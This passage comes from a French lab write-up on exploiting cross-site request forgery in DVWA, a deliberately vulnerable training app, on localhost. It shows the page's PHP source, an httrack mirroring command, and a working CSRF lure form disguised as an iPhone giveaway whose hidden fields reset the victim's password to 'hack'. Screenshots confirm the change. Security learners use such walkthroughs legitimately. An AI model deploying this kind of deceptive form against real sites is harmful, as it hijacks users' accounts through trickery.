    $pass_curr = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_curr) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', dwvaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = ((isset($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
        $data->bindParam( ':user', dwvaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
```

Figure 23: Code source de la page


Nous copions le code source de la page. (Il est possible d'utiliser l'outil httrack)

```
[kali㉿kali] [-/Downloads] $ httrack http://127.0.0.1/DVWA/vulnerabilities/csrf/
httrack 3.40-2+libhttplib0.2.2 [XRECO'2014]
Mirrored on Sat, 07 Aug 2021 14:03:11 by HTTrack Website Copier/3.40-2+libhttplib0.2.2 [XRECO'2014]
mirroring http://127.0.0.1/DVWA/vulnerabilities/csrf/ with the wizard help..
Done,127.0.0.1/DVWA/vulnerabilities/csrf/ (0 bytes) - 302
Thanks for using HTTrack!
```

```
[kali㉿kali] [-/Downloads] $ ls
127.0.0.1 backblue.gif cookies.txt fade.gif hts-cache hts-log.txt index.html
```

Figure 24: Copie du code source

Nous modifions le formulaire afin de dissimuler les champs password.



```
kali@kali: /var/www/html/iphone
GNU nano 5.4
<!DOCTYPE html>
<html lang="en-GB">
<div class="body_padded">
    <h1>Congrats you won the new iPhone 12!</h1>
</div><br />
<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/" method="GET" type="hidden">
    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="hack"><br />
    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hack"><br />
    <input type="submit" value="Get My iPhone Now !" name="Change">
    <input type='hidden' name='user_token' value='3bbb76861d8405813b0efedf83ca2a8d' />
</form>
</div>
</html>
```

Figure 25: Modification du code source

En cliquant sur le bouton, la victime se voit changer son mot de passe par la valeur “hack” rentrée par défaut.




Figure 26: Exploitation de la faille

Le mot de passe de la victime a bien été changé.

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The 'CSRF' option is highlighted with a green background. The main content area has a title 'Vulnerability: Cross Site Request Forgery (CSRF)'. Below it, a form titled 'Change your admin password:' contains fields for 'New password:' and 'Confirm new password:', both currently empty. A 'Test Credentials' button is above these fields. A 'Change' button is at the bottom of the form. A red message 'Password Changed.' is displayed below the change button. At the bottom of the main content area, there is a section titled 'More Information' with three links:

- <https://owasp.org/www-community/attacks/csrf>
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Figure 27: Mot de passe modifié